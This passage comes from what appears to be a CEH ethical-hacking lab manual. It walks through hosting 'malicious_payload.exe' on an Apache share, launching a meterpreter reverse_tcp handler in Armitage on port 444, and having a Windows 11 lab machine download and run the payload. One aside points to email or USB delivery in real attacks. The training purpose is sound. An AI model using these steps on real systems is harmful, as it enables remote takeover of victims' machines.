
23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.



25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




27. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

> Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.


28. Click **malicious_payload.exe** to download the file.

> Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.

30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.

